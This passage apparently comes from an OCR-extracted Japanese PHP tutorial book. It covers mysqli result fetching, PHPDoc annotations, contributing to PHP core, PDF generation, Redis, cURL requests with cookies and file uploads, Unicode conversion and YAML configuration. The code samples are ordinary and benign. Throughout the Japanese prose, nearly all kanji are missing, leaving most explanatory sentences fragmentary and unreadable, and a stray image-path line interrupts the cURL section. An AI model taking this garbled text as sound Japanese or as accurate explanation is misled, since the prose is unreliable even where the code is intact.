そうであれば@Sophivorusはあなたにこのすばらしいえをりげました。

このは、サーバーにインストールされていない`get_result`タスクをできます。をループしてをするだけです

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

`mysqli_fetch_assoc()`をしているかのように、をしてこのようなをることができます。

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

`mysqlnd`ドライバをしていたとじがられますが、`mysqlnd`するはありません。これは、システムにのドライバをインストールできないににです。このソリューションをするだけです。

オンラインでPHP MySQLiをむ https://riptutorial.com/ja/php/topic/2784/php-mysqli

15: PHP mysqliのをけたは、のをすがあるときに0をします

き

このスクリプトはレポートデバイスIoTをするようにされています。デバイスがにされていないデータベースのデバイステーブル、しいデバイスをnew_devicesテーブルにします。はクエリをし、affected_rowsが<1をした、します。

しいデバイスレポートをすると、に$ stmt-> affected_rowsがされて0がされ、そののでは1がされ、に1、0、2、2、2、0,3,3,3,3,3,3 、0、4、0、0、6、6、6など

これは、ステートメントがしているかのようです。どうして

Examples

PHPの$ stmt-> affected_rowsは、のをすべきときにに0をします

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

オンラインでPHP mysqliのをけたは、のをすがあるときに0をしますをむ
https://riptutorial.com/ja/php/topic/10705/php-mysqliのをけたは-のをすがあるときに0をします

16: PHPDoc

- @api
- @author [name] [<email address>]
- @copyright <description>
- @deprecated [<"セマンティックバージョン">] [<"セマンティックバージョン">] [<description>]
- @example [URI] [<description>]
- {@example [URI] [<start> .. <end>]}
- @inheritDoc
- @
- {@[]}
- @license [<SPDX> | URI] []
- @method [return "Type"] [name]["Type"] [パラメータ]、[...][]
- @package [レベル1] \ [レベル2] \ [etc。]
- @param ["Type"] [name] [<description>]
- @property ["Type"] [name] [<description>]
- @return <"Type"> [description]
- @see [URI | "FQSEN"] [<description>]
- @since [<""セマンティックバージョン ">] [<description>]
- @throws ["Type"] [<description>]
- @todo []
- @uses [ファイル| "FQSEN"] [<description>]
- @var ["Type"] [element_name] [<description>]
- @version ["セマンティックバージョン"] [<description>]
- @filesource - のファイルをphpDocumentorまたはにめます
- @link [URI] [<description>] - リンクタグは、 のやリンクをするのにちます。

  "PHPDoc"は、 "" - PSR-5のにするをするドキュメンテーションのセクションです。

PHPDocアノテーションは、PHPのすべてのタイプのにするメタデータをするコメントです。くのなIDEは、デフォルトでPHPDocアノテーションをしてコードのをし、するのあるをするようにされています。

PHPDocアノテーションはPHPコアのではありませんが、はPHP-FIGでPSR-5というドラフトステータスをしています 。

すべてのPHPDocアノテーションは、DocBlockにまれています。 これらは、のアスタリスクをつでされています。

```
/**
 *
 */
```

なPHP-FIGドラフトはGitHubでできます 。

Examples

にメタデ―タをする

レベルのは、IDEがりまたはになコ―ドをするのにちます

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

ファイルにメタデ―タをする

ファイルレベルのメタデ―タは、ファイルのすべてのコ―ドにされ、ファイルのにするがあります。

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
 */
```

からのメタデ―タの

クラスがのクラスをしてじメタデ―タをする、 `@inheritDoc`することはじドキュメントをするなで

す。のクラスがからする、をけるをするためにのみをするがあります。

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

の

`@var`キーワードをして、のタイプとをできます。

- クラスプロパティ
- ローカルまたはグローバル
- クラスまたはグローバル

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

は、みみのPHPのいずれか、またはをむユーザーのクラスのいずれかです。

のをめるがありますが、docblockが1つのにのみされるはできます。

パラメータの

```
 /**
```

```
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

コレクション

PSR-5は、コレクションのジェネリックスのをしています。

ジェネリックスの

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

コレクションのはのであっても、のコレクションであってもよいMAY。

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
```

```
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

オンラインでPHPDocをむ https://riptutorial.com/ja/php/topic/1881/phpdoc

17: PHPコアへの

PHPはオープンソースプロジェクトであり、もがそれにすることができます。してえば、PHPコアにするには2つのがあります

- バグ
- の

しかしするに、バグとリクエストがしいPHPバージョンをターゲットにできるように、PHPバージョンのとリリースをすることがです。されたは、プルリクエストとしてPHP Githubリポジトリにすることができます。にとってなは、PHP.netサイトおよび#externalsフォーラムの「Get Involved」セクションにあります。

バグにする

コアへのをすにとっては、にバグからめるがです。これは、になコアをよりにしようとするに、PHPのにするのにちます。

バージョンプロセスにしては、 サポートされている PHPバージョンがっているに 、もをけていないものをバグフィックスにするがあります。バグプルリクエストがとするのはこのバージョンです。そこから、メンバーはをしいブランチにマージし、それをにじてのPHPバージョンにきにマージすることができます。

バグをするためには、 bugs.php.netをしてください 。

による

PHPは、しいをし、になをえるに、RFCプロセスにいます。 RFCは、php.netのメンバーによってされ、の50+1または2/3 + 1のいずれかをしなければなりません。がそのものしいのなどにするは、がです。そうでないは、のみがです。

RFCがにるに、のPHPメーリングリストでなくとも2のをなければなりません。このがし、RFCにのがなければ、にすことができます。には1はです。

にされたRFCをさせたいは、の2つののいずれかでのみうことができます。

- のから6ヶがした
- はRFCをにし、RFCをするとのにをえるがあります。

をつ々は、PHPにするまたはPHPのアカウントをつか、PHPコミュニティのになるでしょう。これらのは、php.netアカウントをつがんでおり、PHPベースのプロジェクトのまたはのへのなのいずれかになります。

のためにしいアイデアをするときは、がなくともパッチをくがほとんどあります。これは、がな

ければ、そのはいにされるのいのになります。

このプロセスのしたきは、RFCページのにされています。

リリース

PHPのメジャーバージョンにはリリースサイクルがされていないため、チームのでリリースされるがあります。、マイナーバージョンはリリースされています。

PHPのすべてのリリースメジャー、マイナー、パッチのに、のリリースRCがされています。PHPはのプロジェクトのようにRCをしませんRCにがないは、それをのリリースにしてください。わりに、がされるに、にはされたのRCがされるのベータとしてそれらをします。

バージョン

PHPはになりセマンティックバージョニングにっています。そのため、のマイナーパッチバージョンではBCをするがあります。 BCをするとは、マイナーバージョンパッチバージョンではありませんをにするがあります。やがBCをるをめている、それらはのなPHPのバージョンX .yzのわりをとすることをすべきです。

マイナーPHPのバージョンX。Y .Zは、バグのすべてのタイプのために「アクティブサポート」とばれるのなサポートの2をっています。セキュリティののみがされるセキュリティサポートのために、のがされています。 3がぎると、そのバージョンのPHPのサポートはにされます。 サポートされているPHPのバージョンのリストはphp.netにあります。

Examples

なの

PHPのソースコードはGitHubでホストされています 。ソースからビルドするには、まずコードのコピーをチェックアウトするがあります。

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

をするは、のブランチをすることをおめします。

```
git checkout -b my_private_branch
```

に、PHPのとビルド

```
./buildconf
./configure
make
```

```
make test
make install
```

がないためにがしたは、オペレーティングシステムのパッケージシステム `yum` 、 `apt` などをインストールするか、ソースからダウンロードしてコンパイルするがあります。

オンラインでPHPコアへのをむ https://riptutorial.com/ja/php/topic/3929/phpコアへの

18: PHPでPDFファイルをする

Examples

PDFlib

このコードでは、 PDFlibライブラリをしてしくするがあります。

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

オンラインでPHPでPDFファイルをするをむ https://riptutorial.com/ja/php/topic/4955/phpでpdfファイルをする

19: PHPでRedisをする

Examples

UbuntuにPHP Redisをインストールする

UbuntuにPHPをインストールするには、まずRedisサーバをインストールします

```
sudo apt install redis-server
```

PHPモジュールをインストールします。

```
sudo apt install php-redis
```

Apacheサーバーをします。

```
sudo service apache2 restart
```

Redisインスタンスへの

のポートをしてlocalhostでされているのサーバーをすると、そのRedisサーバーにするコマンドはのようになります。

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

PHPでRedisコマンドをする

Redis PHPモジュールは、Redis CLIクライアントとじコマンドにアクセスできるため、するのがです。

はのとおりです。

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

オンラインでPHPでRedisをするをむ https://riptutorial.com/ja/php/topic/7420/phpでredisをする

20: PHPでのcURLの

- リソースcurl_init[string $ url = NULL]
- bool curl_setoptリソース$ ch、int $オプション、$
- bool curl_setopt_arrayリソース$ ch、$ options
- mixed curl_execリソース$ ch
- void curl_closeリソース$ ch

パラメーター

パラメータ	
curl_init	- cURLセッションをする
URL	cURLリクエストでされるURL
curl_setopt	- cURLのオプションをする
ch	cURLハンドル **curl_init**からのり
オプション	されるCURLOPT_XXX - オプションとなのリストについては、 PHPのマニュアルをしてください。
	されたオプションのcURLハンドルにされる
curl_exec	- cURLセッションをする
ch	cURLハンドル **curl_init**からのり
curl_close	- cURLセッションをじる
ch	cURLハンドル **curl_init**からのり

Examples

なGET

cURLは、URLでデータをするためのツールです。これは、HTTP、FTP、SCP、そのくのものをサポートしますcurl> = 7.19.4。 **cURL**をインストールしてにするがあります。

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
    die("cURL extension not loaded! Quit Now.");
}
```

```
// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

POSTリクエスト

HTMLフォームPOSTアクションをするは、cURLをできます。

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

multi_curlをしてのPOSTをう

によっては、1つまたはのなるエンドポイントにしてくのPOSTをうがあります。このシナリオにするために、 `multi_curl`をすることができます。

まず、なのリクエストを、なとまったくじでし、にします。

curl_multi_initをして、ハンドルをします。

このでは、2つのなるエンドポイントをしています。

```
//array of data to POST
$request_contents = array();
//array of URLs
```

```
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

に、curl_multi_execをしてリクエストをします

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

こののなリターンはのとおりです。

' http://www.example.com 'へのリクエストで2に 'fruits'がされました。

' http://www.example2.com 'へのリクエストは5に 'シーフード'をしました。

カスタムメソッドをしたリクエストのと

デフォルトでは、PHP Curlは`GET`リクエストと`POST`リクエストをサポートしています。`CURLOPT_CUSTOMREQUEST`パラメーターをして、 `DELETE` 、 `PUT`または`PATCH` またはのメソッドさえもなどのカスタムをすることもできます。

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

クッキーの

cURLはのリクエストでするためにでけったクッキーをすることができます。メモリのなセッションCookieの、これは1のコードでされます。

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

cURLハンドルがされたにCookieをするがあるは、ファイルをするようにできます。

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

に、それらをするは、それらをCookieファイルとしてします。

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

ただし、なるcURLハンドルでCookieをふがあるをき、これらの2つのはではありません。ほとんどのでは、 `CURLOPT_COOKIEFILE`をのにするだけです。

えば、ログインをとするウェブサイトからリソースをりすために、クッキーをすることができる。これは2のです。まず、ログインページへのPOST。

```
<?php

# create a cURL handle
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
```

```
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```


2のステップエラーチェックがわれたは、なGETリクエストです。なことは、2のにしての**cURL**ハンドルをすることです。これにより、1ののクッキーがに2のにまれるようになります。

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

これは、クッキーのとしてのみされています。のでは、はよりです。くの、ログインページののGETをして、POSTにめるのあるログイントークンをするがあります。のサイトでは、User-AgentについてcURLクライアントをブロックするがあり、するがあります。

1のリクエストで**CurlFile**でデータとのファイルをする

のようなフォームがあるとしましょう。たちはAJAXをしてWebサーバーにデータをし、そこからサーバーでされるスクリプトにデータをしたいとえています。



したがって、の、フィールド、のファイルをアップロードできるファイルdropzoneがあります。

AJAX POSTがしたとして、PHPサイトでのデータをします。

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

ファイルはのようになります

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
```

```
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

ここまではですね。 CurlFileクラスでcURLをしてこのデ―タとファイルをサ―バ―にする

cURLはではあるがではないので、まず$ _POSTをするがあります。

これをうには、たとえばのようなをします。

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

のステップは、アップロ―ドされたファイルのCurlFileオブジェクトをすることです。これはのル―プによってわれます。

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
```

```
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_createは、CurlFileクラスのヘルパーであり、CurlFileオブジェクトをします。たちは2つのファイルにして "upload [0]"と "upload [1]"というのキーをつ$ filesにオブジェクトをします。

フラットポストとファイルをし、$ dataとしてのようにするがあります。

```
$data = $new_post_array + $files;
```

のステップは、cURLをすることです。

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

$ dataはなフラットななので、cURLはこのPOSTをContent Typemultipart / form-dataでにします

サーバのupload.phpでは、とじように、$ _POSTと$ _FILESをってデータとファイルをできます。

PHPでカスタムhttpヘッダをしてする

リクエストヘッダの

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

カスタムヘッダーのみみ

```
print_r(apache_request_headers());
```

OutPut -

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

のをってヘッダーをることもできます

```
curl --header "X-MyHeader: 123" www.google.com
```

オンラインでPHPでのcURLのをむ https://riptutorial.com/ja/php/topic/701/phpでのcurlの

21: PHPでのUnicodeサポート

Examples

PHPをしてUnicodeを "\ uxxxx"にする

にむには、のコードをします。

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

PHPをしてUnicodeをおよび/またはHTMLエンティティにする

にむには、のコードをします。

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
```

```
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));

echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"
```

```
Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Unicodeサポートのための Intl

ネイティブは1バイトにマップされ、Unicodeではうまくしません。エクステンションiconvとmbstringはUnicodeをサポートし、Intl-extentionはサポートをします。 Intlは、 の ICUライブラリのラッパーです。http ://php.net/manual/en/book.intl.phpにはないについては、 http//site.icu-project.orgをしてください 。をインストールできないは、Symfonyフレームワークからintlのをてください。

ICUはなをしており、そのうちのUnicodeはほんのです。にトランスコードすることができます

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

しかし、まだアイコンをしないでください

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

オンラインでPHPでのUnicodeサポートをむ https://riptutorial.com/ja/php/topic/4472/phpでのunicodeサポート

22: PHPのYAML

Examples

YAMLのインストール

YAMLにはのPHPインストールがしていませんが、PECLとしてインストールするがあります。
linux / unixではシンプルにインストールできます

```
pecl install yaml
```

PECLパッケージはにlibYAMLびしのラッパーであるため、 `libyaml-dev`パッケージをシステムにインストールするがあります。

Windowsマシンへのインストールはなります。にコンパイルされたDLLをダウンロードするか、ソースからビルドすることができます。

YAMLをしたアプリケーションの

YAMLは、データをするをします。データは、な - ペアのセットであっても、でであってもなデータであってもよい。

のYAMLファイルをえてみましょう

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

たとえば、 `config.yaml`としてされているとし`config.yaml`。 PHPでこのファイルをむには、のコードをできます

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r`はのをします

```
Array
(
    [database] => Array
        (
            [driver] => mysql
```

```
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

はをうだけでパラメータをうことができます

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

オンラインでPHPのYAMLをむ https://riptutorial.com/ja/php/topic/5101/phpのyaml

23: PHPマニュアルへの

き

PHP Manualは、PHPのなのとともに、とリファレンスのをします。 PHPマニュアルは、ほとんどののドキュメントとはなり、PHPにのサンプルとをドキュメントのペ―ジにするようしています。このトピックでは、ベストプラクティスのヒント、トリック、ガイドラインとともに、PHPマニュアルへのについてします。

